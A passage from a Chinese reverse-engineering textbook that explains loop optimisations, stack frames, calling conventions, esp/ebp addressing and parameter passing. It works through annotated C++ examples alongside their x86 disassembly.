分析代码清单 5-25 发现，它与图 5-13 的思路竟然完全一致。编译器通过检查，将 for 循环结构最终转换成了 do 循环结构。使用 if 单分支结构进行第一次执行循环体的判断，再将转换后的 do 循环嵌套在 if 语句中，就形成了“先执行，后判断”的 do 循环结构。由于在 O2 选项下，while 循环及 for 循环都可以使用 do 循环进行优化，所以在分析经过 O2 选项优化的反汇编代码时，很难转换回相同源码，只能尽量还原等价源码。读者可根据个人习惯转换对应的循环结构。

从结构上优化循环后，还需从细节上再次优化，以进一步提高循环的效率。4.4节介绍了编译器的各种优化技巧，循环结构的优化也使用这些技巧，其中常见的优化方式是“代码外提”。例如，循环结构中经常有重复的操作，在对循环结构中语句块的执行结果没有任何影响的情况下，可选择相同代码外提，以减少循环语句块中的执行代码，提升循环执行效率，如代码清单5-26所示。

代码清单5-26 循环结构优化——代码外提

```
// C++源码说明：for循环完成整数累加和
int CodePick(int nCount){
   int nSum = 0;
   int nIndex = 0;
   do {
          nSum += nIndex;
          nIndex++;
   // 此处代码每次都要判断nCount - 1，nCount并没有自减，仍然为一个固定值
// 可在循环体外先对nCount进行减等于1操作，再进入循环体
   } while(nIndex < nCount - 1);
   return nSum;
}

// 经过优化后的反汇编代码
.text:00401000 sub_401000       proc near; CODE XREF: _main+21-p
.text:00401000 arg_0            = dword ptr  4
; 获取参数到edx中
.text:00401000                  mov     edx, [esp+arg_0]
.text:00401004                  xor     eax, eax
.text:00401006                  xor     ecx, ecx
; 代码外提，对edx执行自减1操作
.text:00401008                  dec     edx
; 进入循环体，在循环体内直接对保存参数的edx进行比较，没有任何减1操作
.text:00401009 loc_401009:        ; CODE XREF: sub_401000+E|j
.text:00401009                  add     eax, ecx
.text:0040100B                  inc     ecx
.text:0040100C                  cmp     ecx, edx
.text:0040100E                  jl      short loc_401009
.text:00401010                  retn
.text:00401010 sub_401000       endp
```

分析代码清单5-26可知，编译器将循环比较“nIndex < nCount – 1”中的“nCount – 1”进行了外提。由于“nCount – 1”中nCount在循环体中没有被修改，因此对它的操作是可以被拿到循环体外。被外提后的代码如下：

```
int CodePick(int nCount){
   int nSum = 0;
   int nIndex = 0;
   nCount -= 1;                                    // 外提代码
   do {
```

```
        nSum += nIndex;
      nIndex++;
    } while(nIndex < nCount);              // 原来的nCount-1被外提了
    return nSum;
}
```

这种外提是有选择性的——只有在不影响循环结果的情况下，才可以外提。

除了代码外提，还可以通过一些方法进一步提升循环结构的执行效率——强度削弱，即用等价的低强度运算替换原来代码中的高强度运算，例如，用加法代替乘法，如代码清单 5-27 所示。

代码清单 5-27　循环强度降低优化——Release 版

```
// C++ 源码说明：强度削弱
int main(int argc){
  int t = 0;
  int i = 0;
  while (t < argc){
    t = i * 99;   // 强度削弱后，这里将不会使用乘法运算
    i++;                // 此处转换后将为  t = i; i += 99;
  }                     // 利用加法运算替换掉了指令周期长的乘法运算
  printf("%d", t);
return 0;
}

; 优化后的反汇编代码
.text:00401020 arg_0           = dword ptr  4
; 将参数信息保存到 edx 中
.text:00401020     mov     edx, [esp+arg_0]
.text:00401024     xor     eax, eax              ; 清空 eax
.text:00401026     test    edx, edx
.text:00401028     jle     short loc_401035
.text:0040102A     xor     ecx, ecx                      ; 清空 ecx
.text:0040102C
; 循环语句块首地址
.text:0040102C loc_40102C:           ; CODE XREF: sub_401020+13↓j
.text:0040102C     mov     eax, ecx                      ; 将 ecx 传入 eax 中
; ecx 自加 63h，即十进制 99，等价于 ecx 每次加 1 乘以 99
.text:0040102E     add      ecx, 63h
.text:00401031     cmp     eax, edx
.text:00401033     jl      short loc_40102C      ; eax 小于 edx 则执行跳转
.text:00401035
.text:00401035 loc_401035:           ; CODE XREF: sub_401020+8↑j
;printf 函数调用处略
.text:00401043                 retn
.text:00401043 sub_401020      endp
```

5.9 本章小结

本章介绍了各类流程控制语句的识别方法和原理，读者应多多体会识别其中的要点和优化的思路，并且以反汇编的注释作为向导，亲自上机验证一下，理解后再多多阅读其他类似的源码。初学的时候可以先分析自己写的代码，分析完了再进行印证，慢慢地就可以脱离源码并尝试分析其他未公开源码的程序流程。按照这种方式不断地“修炼”，可以达到看反汇编代码如看武侠小说的境界。分析能力很大程度体现在分析效率上，笔者只能教方法，要提高分析速度，还需要读者多加强练习。

第 6 章　函数的工作原理

阅读本章前，先思考两个问题：

- 当函数执行时，程序流程会转到函数体的实现地址处，只有遇到 return 语句或者“}”符号才返回到下一条语句的地址处，请问编译器是如何确定应该回到什么地址处的？
- 为什么很多高级语言在传递参数时会执行将实参复制给形参这一操作呢？

思考 5 分钟后，请仔细阅读本章，以印证你的想法。

6.1　栈帧的形成和关闭

栈在内存中是一块特殊的存储空间，它的存储原则是“先进后出”，即最先被存储的数据最后被释放。汇编过程通常使用 PUSH 指令与 POP 指令对栈空间执行数据压入和数据弹出操作。栈的结构示意图如图 6-1 所示。

图 6-1　栈的结构示意图

图 6-1 为栈结构在内存中的表现形式。栈结构在内存中占用一段连续的存储空间，通过 esp 与 ebp 这两个栈指针寄存器来保存当前栈的起始地址与结束地址（又称为栈顶与栈底）。在栈结构中，每 4 字节的栈空间保存一个数据，像这样的栈顶到栈底之间的存储空间被称为栈帧。

栈帧是如何形成的呢？当栈顶指针 esp 小于栈底指针 ebp 时，就形成了栈帧。通常，在 VC++ 中，栈帧中可以寻址的数据有局部变量、函数返回地址、函数参数等。

不同的两次函数调用，所形成的栈帧也不相同。当由一个函数进入到另一个函数中时，就会针对调用的函数开辟出其所需的栈空间，形成此函数的栈帧。当这个函数结束调用时，需要清除掉它所使用的栈空间，关闭栈帧，我们把这一过程称为栈平衡。

为什么要进行栈平衡呢？这就像借钱一样，“有借有还，再借不难”。如果某一函数在开辟了新的栈空间后没有进行恢复，或者过度恢复，那么将会造成栈空间的上溢或下溢，极有可能给程序带来致命性的错误，如图 6-2 所示。




图 6-2　栈平衡错误

图 6-2 中的错误是由栈平衡引发的，只有在 Debug 版下才会出现这个错误提示，方便开发人员找到错误并修正。在进入某个函数的具体实现代码之前，一般会预先保存栈底指针 ebp，以便退出函数时还原以前的栈底。在退出函数时，会将栈底指针 ebp 与栈顶指针 esp 进行对比，检测当前栈帧是否被正确关闭，以及栈顶与栈底是否平衡。如果不平衡，则调用函数 __chkesp，弹出如图 6-2 所示的栈平衡错误提示对话框。示例代码如代码清单 6-1 所示。

代码清单 6-1　栈指针保存与平衡检查

```
// C++ 源码说明：一个空函数
int main(){
return 0;
}

// C++ 源码与对应的汇编代码讲解
int main(){
; 以下是进入函数时的代码
00401010    push    ebp      ; 进入函数后的第一件事，保存栈底指针 ebp
00401011    mov     ebp,esp ; 调整当前栈底指针位置到栈顶
00401013    sub     esp,40h ; 抬高栈顶 esp，此时开辟栈空间 0x40，作为局部变量的存储空间
00401016    push    ebx      ; 保存寄存器 ebx
00401017    push    esi      ; 保存寄存器 esi
00401018    push    edi      ; 保存寄存器 edi
00401019    lea              edi,[ebp-40h]   ; 取出此函数可用栈空间首地址
0040101C    mov     ecx,10h ; 设置 ecx 为 0x10
00401021    mov     eax,0CCCCCCCCh ；将局部变量初始化为 0CCCCCCCCh

; 根据 ecx 的值，将 eax 中的内容，以 4 字节为单位写到 edi 指向的内存中
00401026    rep stos dword ptr [edi]

; 以下是用户编写的函数实现代码
   return 0;
0040102A    xor     eax,eax; 设置返回值为 0
}
```

```
; 以下是函数退出时的代码
0040102C    pop     edi ; 还原寄存器edi
0040102D    pop     esi ; 还原寄存器esi
0040102E    pop     ebx ; 还原寄存器ebx
0040102F    add     esp,40h ; 降低栈顶esp，此时局部变量空间被释放
00401032    cmp     ebp,esp ; 检测栈平衡，如ebp与esp不等，则不平衡
00401034    call    _chkesp (00401050); 进入栈平衡错误检测函数
00401039    mov     esp,ebp ; 还原esp
0040103B    pop     ebp
0040103C    ret
```

在代码清单6-1中，进入函数后，先保存原来的ebp，然后调整ebp的位置到esp，接下来通过“sub esp, 40h”这句指令打开了0x40字节大小的栈空间，这是留给局部变量使用的。如果编译选项组为Debug，则为了调试方便将局部变量初始化为0CCCCCCCCh。

由于在进入函数前打开了一定大小的栈空间，在函数调用结束后需要将这些栈空间释放，因此需要还原环境POP与“add esp,40h”，以降低栈顶这样的指令。将栈顶指针esp、栈底指针ebp还原后，当使用Debug编译选项组的时候还要进行平衡检测，以确保栈帧被正确关闭。

函数__chkesp是Debug编译选项组下独有的函数，用于检测栈平衡。在Debug版下，所有的函数退出时都会使用到这个函数。它的实现代码如代码清单6-2所示。

代码清单6-2 __chkesp函数的实现

```
; 此条件跳转根据"cmp   ebp,esp"决定是否跳转
00401050    jne         __chkesp+3 (00401053)
; 条件跳转指令执行失败，表示当前栈帧被正确关闭，是平衡的
00401052    ret
; 略去部分代码

; 压入错误提示信息字符串首地址作为函数参数

0040105E    push        offset string "The value of ESP was not properl"... (0041f030)
00401063    push        offset string "" (0041f02c)
00401068    push        2Ah
0040106A    push        offset string "i386\\chkesp.c" (0041f01c)
0040106F    push        1

; 调用函数，弹出图6-1所示的错误提示信息对话框

00401071    call        _CrtDbgReport (00401330)

; 略去部分代码

00401087    ret
```

使用了 O2 选项后，将不会存在栈平衡检查的代码，还可能没有保存环境、使用 ebp 保存当前栈底等一系列操作，代码将变得简洁而高效。

6.2 各种调用方式的考察

6.1 节介绍了栈结构的相关知识，进入函数时会打开栈空间，退出函数时会还原栈空间。在 VC++ 中，通常使用栈来传递函数参数，因此传递函数的栈也属于被调用函数栈空间中的一部分。那么它又是如何平衡的呢？汇编过程中通常使用“ret xxxx”来平衡参数所使用的栈空间，当函数的参数为不定参数时，函数自身无法确定参数所使用的栈空间的大小，因此无法由函数自身执行平衡操作，需要此函数的调用者执行平衡操作。为了确定参数的平衡者，以及参数的传递方式，于是有了函数的调用约定。VC++ 环境下的调用约定有三种：_cdecl、_stdcall、_fastcall。这 3 种调用约定的解释如下：

- _cdecl ：C\C++ 默认的调用方式，调用方平衡栈，不定参数的函数可以使用。
- _stdcall ：被调方平衡栈，不定参数的函数无法使用。
- _fastcall ：寄存器方式传参，被调方平衡栈，不定参数的函数无法使用。

当函数参数个数为 0 时，无需区分调用方式，使用 _cdecl 和 _stdcall 都一样。而大部分函数都是有参数的，那么该如何分析出它们的调用方式呢？通过查看平衡栈即可还原对应的调用方式。那么 _cdecl 与 _stdcall 这两种调用方式又有什么区别呢？我们通过代码清单 6-3 对二者进行分析对比，找出其中的差别。

代码清单 6-3 _cdecl 与 _stdcall 的对比——Debug 版

```
// C++ 源码说明：_cdecl、_stdcall 两种调用方式的区别
void _stdcall ShowStd(int nNumber){       // 使用 _stdcall 调用方式，被调方平衡栈
   printf("%d \r\n", nNumber);
}
void _cdecl ShowCde(int nNumber){// 使用 _cdecl 调用方式，调用方平衡栈
   printf("%d \r\n", nNumber);
}
void main(){
   ShowStd(5);              // 不会有平衡栈操作
   ShowCde(5);              // 函数调用结束后，对 esp 平衡 4
}
// C++ 源码于对应汇编代码讲解
// C++ 源码对比，_stdcall 调用方式
void _stdcall ShowStd(int nNumber)
; 略去部分代码
{
   // printf 函数实现略
   printf("%d \r\n", nNumber);
}
; 略去部分代码
00401059    ret          4  ; 结束后平衡栈顶 4，等价 esp += 4
```

```
// C++ 源码对比，_cdecl 调用方式
void _cdecl ShowCde(int nNumber)
; 略去部分代码
{
// printf 函数实现略
printf("%d \r\n", nNumber);
}
// printf 函数实现略
004010A9    ret              ; 没有平衡操作
// C++ 源码对比，使用 _stdcall 方式调用函数 ShowStd
ShowStd(5);
0040B7C8    push         5  ; 函数传参，使用 push 指令 esp-4
0040B7CA    call         @ILT+10(show) (0040100f) ; 没有对 esp 操作的指令
// C++ 源码对比，使用 _cdecl 方式调用函数 ShowCde
ShowCde(5);
0040B7CF    push         5  ; 函数传参，使用 push 指令 esp-4
0040B7D1    call         @ILT+15(ShowCde) (00401014)
0040B7D6    add          esp,4              ; esp += 4，平衡栈顶
```

通过对代码清单 6-3 的分析可以得知，_cdecl 调用方式在函数内没有任何平衡参数操作，而在退出函数后对 esp 执行了加 4 操作，从而实现栈平衡，_stdcall 调用方式则与之相反。那么，是不是只要检查 ret 处是否有平衡操作即可得知函数的调用方式呢？由于汇编语言灵活多变，这种方法无法保证分析结构的正确性。在函数的结尾处，很有可能会有其他汇编指令间接地对 esp 做加法，如 pop ecx 这样的指令也可达到栈平衡效果，而且指令周期较短。因此，还需要结合函数在执行过程中使用的栈空间，与函数调用结束时的栈平衡数进行对比，以判断是否实现参数平衡。

C 语言中经常使用的 printf 函数就是典型的 _cdecl 调用方式，由于 printf 的参数可以有多个，所以只能以 _cdecl 方式调用。那么，当 printf 函数被多次使用后，会在每次调用结束后进行栈平衡操作吗？在 Debug 版下，为了匹配源码会这样做。而经过 O2 选项的优化后，会采取复写传播优化，将每次参数平衡的操作进行归并，一次性平衡栈顶指针 esp。示例如代码清单 6-4 所示。

代码清单 6-4　_cdecl 参数平衡代码的复写传播优化——Release 版

```
// C++ 源码说明：复写传播
void main(){
   printf("Hello ");// 函数调用结束后，执行 eps+4 平衡参数
   printf("World"); // 同上
   printf(" C++");  // 同上
   printf("\r\n");  // 同上，经过优化后，会将 4 次平衡归并为 1 次
}
; Release 版的反汇编代码信息
push    offset Format   ; "Hello "
call    _printf            ; 调用结束后没有平衡栈
```

```
push    offset aWorld   ; "World"
call    _printf   ; 调用结束后没有平衡栈
push    offset aC ; " C++"
call    _printf   ; 调用结束后没有平衡栈
push    offset asc_406030 ; "\r\n"
call    _printf
add     esp, 10h  ; 一次性对 esp 加 16，正好平衡了之前的 4 个参数
retn
```

通过以上分析发现，_cdecl 与 _stdcall 只在参数平衡上有所不同，其余部分都一样。但经过优化后，_cdecl 调用方式的函数在同一作用域内多次使用，会在效率上比 _stdcall 高一点，这是因为 _cdecl 可以使用复写传播，而 _stdcall 都在函数内平衡参数，无法使用复写传播这种优化方式。在这三种调用方式中，_fastcall 调用方式的效率最高，其他两种调用方式都是通过栈传递参数，唯独 _fastcall 可以利用寄存器传递参数。但由于寄存器数目很少，而参数相比可以很多，只能量力而行，故 _fastcall 调用方式只使用了 ecx 和 edx，分别传递第一个参数和第二个参数，其余参数传递则转换成栈传参方式。示例如代码清单 6-5 所示。

代码清单 6-5 _fastcall 调用方式示例

```
// C++ 源码说明：_fastcall 调用方式
void __fastcall ShowFast(int nOne, int nTwo, int nThree, int nFour){
   printf("%d %d %d %d\r\n", nOne, nTwo, nThree, nFour);
}
void main(){
   ShowFast(1, 2, 3, 4);
}

// C++ 源码与对应汇编代码讲解
// C++ 源码对比，函数调用
ShowFast(1, 2, 3, 4);
004012A8   push   4              ; 使用栈方式传递参数
004012AA   push   3              ; 使用栈方式传递参数
004012AC   mov    edx,2          ; 使用 edx 传递第二个参数 2
004012B1   mov    ecx,1          ; 使用 ecx 传递第一个参数 1
004012B6   call   @ILT+15(ShowFast) (00401014)

// C++ 源码对比，函数说明
void _fastcall ShowFast(int nOne, int nTwo, int nThree, int nFour) {
004010F0   push   ebp
004010F1   mov    ebp,esp
004010F3   sub    esp,48h
004010F6   push   ebx
004010F7   push   esi
004010F8   push   edi
; 由于 ecx 即将被赋值作为循环计数器使用，在此将 ecx 原值保存
004010F9   push   ecx
004010FA   lea    edi,[ebp-48h]
```

```
004010FD    mov     ecx,12h
00401102    mov     eax,0CCCCCCCCh
00401107    rep stos  dword ptr [edi]
00401109    pop     ecx                 ; 还原 ecx
; 使用临时变量保存 edx（参数 2）
0040110A    mov     dword ptr [ebp-8],edx
; 使用临时变量保存 ecx（参数 1）
0040110D    mov     dword ptr [ebp-4],ecx
// C++ 源码对比，printf 函数调用
printf("%d %d %d %d\r\n", nOne, nTwo, nThree, nFour);
; 使用 ebp 相对寻址取得参数 4
00401110    mov     eax,dword ptr [ebp+0Ch]
00401113    push    eax      ; 将 eax 压栈，作为参数
; 使用 ebp 相对寻址取得参数 3
00401114    mov     ecx,dword ptr [ebp+8]
00401117    push    ecx      ; 将 ecx 压栈，作为参数
; 在 ebp-8 中保存 edx，即参数 2
00401118    mov     edx,dword ptr [ebp-8]
0040111B    push    edx      ; 将 edx 压栈，作为参数
; 在 ebp-4 中保存 ecx，即参数 1
0040111C    mov     eax,dword ptr [ebp-4]
0040111F    push    eax      ; 将 eax 压栈，作为参数
00401120    push    offset string "%d %d %d %d\r\n" (00422024)
00401125    call    printf (004012e0)       ; 调用 printf 函数
0040112A    add     esp,14h ; 平衡 pirntf 使用的 5 个参数
}
; Debug 还原环境，栈检测部分略
0040113D    ret           8  ; 此函数有 4 个参数，ret 指令对其平衡
```

此段代码的 Release 版将更加简洁明了，这里就不再讲解了。

6.3　使用 ebp 或 esp 寻址

在前面的内容中，我们接触到很多高级语言中的变量访问。将高级语言转换成汇编代码后，就变成了对 ebp 或 esp 的加减法操作（寄存器相对间接寻址方式）来获取变量在内存中的数据，比如以下代码：

```
// 变量 nInt 所在地址为 ebp-4，对这个变量进行访问其实就是按 dword 方式读写这个地址
int nInt = 1;
0040B7C8    mov         dword ptr [ebp-4],1

// 变量 cChar 所在地址为 ebp-8，对这个变量进行访问其实就是按 byte 方式读写这个地址
char cChar = 2;
0040B7CF    mov         byte ptr [ebp-8],2
```

由此可见，局部变量是通过栈空间来保存的。根据这两个变量以 ebp 寻址方式可以看出，在内存中，局部变量是以连续排列的方式存储在栈内的。

由于局部变量使用栈空间进行存储，因此进入函数后的第一件事就是开辟函数中局部变量所需的栈空间大小。这时函数中的局部变量就有了各自的内存空间。在函数结尾处执行释放栈空间的操作。因此局部变量是有生命周期的，它的生命周期在进入函数体的时候开始，在函数执行结束的时候结束。

在大多数情况下，使用ebp寻址局部变量只能在非O2选项中产生，这样做是为了方便调试和检测栈平衡，使目标代码可读性更高。从代码清单6-1中可以看出，使用ebp保存函数作用域的栈地址，这样在函数退出前，用于esp的还原，以及栈平衡的检查。而在O2编译选项中，为了提升程序的效率，省去了这些检测工作，在用户编写的代码中，只要栈顶是稳定的，就可以不再使用ebp，利用esp直接访问局部变量，可以节省一个寄存器资源。为了防止变量被编译器优化掉，需要对变量执行一些输入输出操作，示例如代码清单6-6所示。

代码清单6-6 使用esp访问局部变量——Release版

```
// C++源码说明：通过esp访问局部变量
void InNumber(){
          int nInt = 1;
          scanf("%d", &nInt);
          char cChar = 2;
          scanf("%c", &cChar);
          printf("%d %c\r\n", nInt, cChar);
}
// 函数在main函数中被调用
void main(){
   InNumber();
}
; 在Release版下，反汇编代码信息
; 函数定义，由于在main函数中只有一句函数调用代码，
; 因此IDA为其取名_main_0，而不是使用地址做标号
_main_0 proc near
var_5= byte ptr -5          ; IDA定义的局部变量标号，IDA环境下局部变量用var_开头
var_4= dword ptr -4         ; IDA定义的局部变量标号
; 为局部变量开辟8字节栈空间，这里在没有了那些烦琐的操作
sub      esp, 8
; 这句指令等价于：esp+8-4，标号var_4等于-4，IDA自动识别出访问的变量地址，并调整显示方式，省
去了计算偏移量这个过程，类似于高级语言中为变量命名，使代码显示起来更具可读性
lea      eax, [esp+8+var_4]
mov      [esp+8+var_4], 1  ; 初始化var_4变量为1
push     eax          ; eax中保存[esp+8-4]的值，将eax作为参数入栈
push     offset aD ; "%d"
call     _scanf       ; 调用函数_scanf
; 在分析指令的时候，IDA会根据代码上下文归纳出影响栈顶的指令，以确定esp相对寻址所访问的目标。
; 于是IDA识别出以下相对寻址指令的目标是该函数中的局部变量var_5，之前执行了两次push指令，
; 所以esp指向的栈顶地址存在-8的差值，而且本函数第一条指令sub esp, 8也影响栈顶。综合以
; 上信息，IDA为了表达出此时访问的局部变量为var_5，并且将var_5定义为-5，需要对esp相对寻
; 址进行调整，先求解[esp+X+var_5]中的X，此处求解的X值为10h，然后就可以表达为
; [esp+10h+var_5]，以加强代码的可读性。笔者建议读者可以在调试器环境下观察栈窗口，自
; 己计算一下，加深对以后讲解的体会和理解
```

```
    lea     ecx, [esp+10h+var_5]
    mov     [esp+10h+var_5], 2        ; 为 var_5 处的局部变量赋值 2
    push    ecx                       ; 功能同上，esp -= 4
    push    offset aC           ; "%c", esp -= 4
    call    _scanf              ;
    ; 由于又执行了两次 push 指令，并且没有平衡栈，所以需要再次调整 esp 的相对偏移值，这里的调整值为
18h。注意，在这里的 movsx 指令处点一下 Q 键，可以得到 movsx edx, byte ptr [esp+13h]，按 K 键可还原
名称。这里的 movsx 指令显示 var_5 的类型为有符号类型，byte ptr 说明长度为单字节，对应 C 语言中的定义应
该是 char。当然读者也可以考察使用变量作参数的函数，如果函数功能是已知的，那么参数类型也就已知了，进而推
导出变量的类型。如果遇到本例这类格式化函数，那么鉴定变量类型就更简单了
    movsx   edx, [esp+18h+var_5]
    mov     eax, [esp+18h+var_4]
    push    edx                       ;  esp -= 4
    push    eax                       ;  esp -= 4
    push    offset Format       ; "%d %c\r\n", esp -= 4
    call    _printf
    ; 经过优化后的代码，一次性平衡了栈顶 esp。在此函数中，共执行了 7 次 push 操作，而函数 scanf 和
printf 函数使用相同的调用方式，即 __cdecl 调用方式，因此函数内没有平衡栈，需要调用者来平衡栈顶指针
esp，又因为在退出函数前，还需释放局部变量的 8 个字节（见函数入口指令）空间，所以 esp 需要加（7*4+8=）
36 转换成十六进制后为 24h
    add     esp, 24h
    retn                              ; 执行 ret 指令结束函数调用
    _main_0 endp                ; 函数调用结束
```

在代码清单 6-6 中，通过 IDA 的标识，可以轻松地知道函数实现中的两个局部变量。图 6-3 为变量在栈中占用的地址空间，假设进入函数后未分配栈空间的 esp 为 0x0012FFF0。

图 6-3　使用 esp 寻址栈空间

使用了 esp 寻址后，不必在每次进入函数后都调整栈底 ebp，这样既减少了 ebp 的使用，又省去了维护 ebp 的相关指令，因此可以有效提升程序的执行效率。但是，缺少了 ebp 就无法保存进入函数后的栈底指针，也就无法进行栈平衡检测。由于已经是 Release 版，在程序发布前经过 Debug 下的调试检测，因此这项检测工作有些画蛇添足，可以省去。

每次访问变量都需要计算，如果在函数执行过程中 esp 发生了改变，再次访问变量就需要重新计算偏移，这真是个令人头疼的问题。为了省去对偏移量的计算，方便分析，IDA 在分析过程中事先将函数中的每个变量的偏移值计算出来，得出了一个固定偏移值，使用标号将其记录。IDA 是如何计算出这个固定偏移值的呢？这个偏移值可以为正，也可以为负，因此有两种计算偏移值的方案：正数标号法和负数标号法。

1）正数标号法：在进入函数后，执行申请变量栈空间的相关指令，调整 esp，然后以调整后的 esp 作为基址来计算局部变量的偏移值，即图 6-3 中的地址 0x0012FFE8。在函数的执行过程中，如果存在对栈顶操作的相关指令，则调整 esp 相对间接寻址中的相对值，再加上标号值寻址到变量所在的地址。这样一来，由于使用调整后的 esp 作为基址，而栈顶的生长方向是向 0 增长，因此变量的偏移值必然为 0 或者正数。

假设 esp 进入函数前的地址为 0x0012FFF0，示例中使用两个整型变量：

```
var_0 = 4  ; 定义第一个变量偏移量，所在地址为 0x0012FFEC
var_1 = 0  ; 定义第二个变量偏移量，所在地址为 0x0012FFE8
sub esp, 8 ; 申请变量栈空间，esp 保存地址变为 0x0012FFE8
lea eax, [esp+var_0]        ; 寻址第一个变量地址为 0x0012FFE8+4=0x0012FFEC
push eax; 执行 push 指令，esp 被减 4，esp 地址变为 0x0012FFE4
lea eax [esp+4+var_1]       ; 由于 esp 被减 4，需要对基址 esp 进行加 4，调整后再加上标号
```

2）负数标号法：在进入函数后，执行申请变量栈空间的相关指令，调整 esp，然后以调整前的 esp 作为基址来计算局部变量的偏移值，即图 6-3 中的地址 0x0012FFF0。在函数的执行过程中，如果存在对栈顶操作的相关指令，则调整 esp 相对间接寻址中的相对值，再加上标号值寻址到变量所在的地址。被调整的 esp 的相对值是负数，这样一来，由于使用调整前的 esp 作为基址，而栈顶的生长方向是向 0 增长，所以变量的偏移值必然为负数。

假设 esp 进入函数前地址为 0x0012FFF0，示例中使用两个整型变量：

```
var_0 = -4 ; 定义第一个变量偏移量，所在地址为 0x0012FFEC
var_1 = -8 ; 定义第二个变量偏移量，所在地址为 0x0012FFE8
sub esp, 8 ; 申请变量栈空间，esp 保存地址变为 0x0012FFE8
; 使用申请变量栈空间前的 esp 作为基址，就需要调整 esp，将其加 8
lea eax, [esp+8+var_0]
push eax; 执行 push 指令，esp 被减 4，esp 地址变为 0x0012FFE4
; 由于 esp 被减 4，需要对基址 esp 进行二次调整，加 8 后再加 4，因此得到数值 0x0C
lea eax [esp+0Ch+var_1]
```

显然，IDA 选择了后者，用负数作为偏移值，将其作为标号，参与变量寻址计算。但是这两种标号最后转换得到的 esp 偏移是相同的。IDA 为什么要选择后者呢？下一节的内容将帮我们解决这个疑问。

6.4 函数的参数

6.2 节中分析的示例函数没有参数，如果在函数的调用过程中有使用栈顶传参的情况，那么 esp 会有那些变化呢？如以下代码所示。

假设当前 esp 为 0x0012FF10，传递参数为：

```
push      5       ; 指令执行后 esp-4 等于 0x0012FF0C
push      6       ; 指令执行后 esp-4 等于 0x0012FF08
; 函数调用，call 指令会将下一条指令地址压栈作为函数的返回地址，本节暂不讨论
 call     xxxx
```

函数参数通过栈结构进行传递，在C++代码中，其传参顺序为从右向左依次入栈，最先定义的参数最后入栈。参数也是函数中的一个变量，采用正数标号法来表示局部变量偏移标号时，函数的参数标号和局部变量的标号值都是正数，无法区分，不利于分析。如果使用负数标号法表示，则可以将两者区分，正数表示参数，而负数则表示局部变量，0值表示返回地址（对返回地址的讲解见6.5节）。这样，用户在对反汇编代码进行分析时就省去了计算偏移量的工作，只需查看标号名称就可得知在访问某一变量。根据寻址过程中的计算方式得知访问的变量是局部变量还是参数。

Debug版下的分析相对简单，由于其注重调试功能，因此使用的是ebp寻址方式。在进入函数时，已将ebp调整至当前作用域的栈底，可直接使用。

因为函数的传参是通过栈方式传递的，使用push指令将数据压入到栈中，而push指令将操作数复制到栈顶，所以这时压入栈中的数据和原数据在两个不同地址处，是独立存在的，因此对函数参数的修改，实际上是对当前函数栈内的参数中保存的值进行修改，与原数据没有任何关系。正因如此，在C\C++中，形参是实参的副本，对形参的修改不影响其实参。示例如代码清单6-7所示。

代码清单6-7　函数参数传递——Release版

```
// C++源码说明：通过esp访问局部变量
void AddNumber(int nOne){
          nOne += 1;
          printf("%d \r\n", nOne);
}
void main(){
          int nNumber = 0;
          scanf("%d", &nNumber); // 防止变量被常量扩散优化
          AddNumber(nNumber);
}

; Release版的反汇编代码信息
; main函数分析，IDA识别出main函数并标明其参数信息以及调用方式
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near
var_4= dword ptr -4        ; 局部变量标号定义，main函数中只有一个局部变量
; 注意这里的push  ecx，请读者现在定位到函数末尾去看看，是不是发现没有pop ecx？因此这里并不是
保存寄存器环境，而是使用低周期的push ecx代替高周期的sub esp,4，强度削弱。这样就有了局部变量的空间
push    ecx
lea     eax, [esp+4+var_4]        ; 取出局部变量地址到eax中
mov     [esp+4+var_4], 0 ; 将局部变量赋值为0
push    eax                       ; 压入eax作为参数，在eax中保存局部变量地址
push    offset aD_0        ; "%d"
call    _scanf             ; 调用scanf函数
mov     ecx, [esp+0Ch+var_4]      ; 取局部变量内容放入ecx中
push    ecx                       ; 结合函数sub_401000分析此处是否为参数压栈，考察函数内有
;没有对其引用，有没有使用ret指令平衡参数
call    sub_401000         ; 调用函数，标号为sub_401000，双击可跟进到函数实现中
```

```
add      esp, 10h             ; 退出前平衡栈顶esp, 共使用4次push指令, 由此得出函数
sub_401000 为 __cdecl 调用方式, 使用了 1 个参数
retn
_main endp

; 函数 sub_401000 实现
sub_401000 proc near          ; 函数 sub_401000 起始处
arg_0= dword ptr  4                 ; 正数, 为参数标号。在 IDA 下参数以 arg_ 为前缀
mov      eax, [esp+arg_0]     ; 访问第一个参数, 取出数据到 eax 中, 此函数就一个参数
inc      eax                  ; 对参数内容加 1, main 函数中压入的参数为 5
push     eax                  ; 将加 1 后的 eax 压入栈中, 作为 printf 函数参数
push     offset Format        ; "%d \r\n"
call     _printf              ; 调用 printf 函数, 显示字符串
add      esp, 8               ; 平衡 printf 函数使用的两个参数
retn                    ; 函数内没有平衡参数, 可见此函数为 __cdecl 调用方式
sub_401000 endp               ; 函数 sub_401000 结尾处
```

通过对代码清单 6-7 的分析，我们学习了函数参数的传递过程，从而理解了 C\C++ 中不定长参数的函数是如何实现的。C\C++ 将不定长参数的函数定义为：

- 至少要有一个参数；
- 所有不定长的参数类型传入时都是 dword 类型；
- 需在某一个参数中描述参数总个数或将最后一个参数赋值为结尾标记。

有了这三个特性，就可以实现不定参数的函数。根据参数的传递特性，只要确定第一个参数的地址，对其地址值做加法，就可访问到此参数的下一个参数所在的地址。获取参数的类型是为了解释地址中的数据。上面提到的第三点是为了获取参数的个数，其目的是正确访问到最后一个参数的地址，以防止访问参数空间越界（使用栈传参方式的 32 位程序，某个参数的地址加 4 即可得到下一参数所在的地址，但 double 类型除外，详见 2.2.1 节的介绍）。

printf 函数就是利用第一个参数来获取参数总个数的。只需检查 printf 函数中第一个参数指向的字符串中包含几个“%”就可以确定其后的参数个数（“%%”形成的转义字符除外）。

6.5 函数的返回值

函数调用结束后，ret 指令执行后为什么可以返回到函数调用处的下一条指令呢？ call 指令被执行后，该指令同时还会做另一件事，那就是将下一条指令所在的地址压入栈中。图 6-4 为函数调用前 esp 与栈中内存数据的信息。

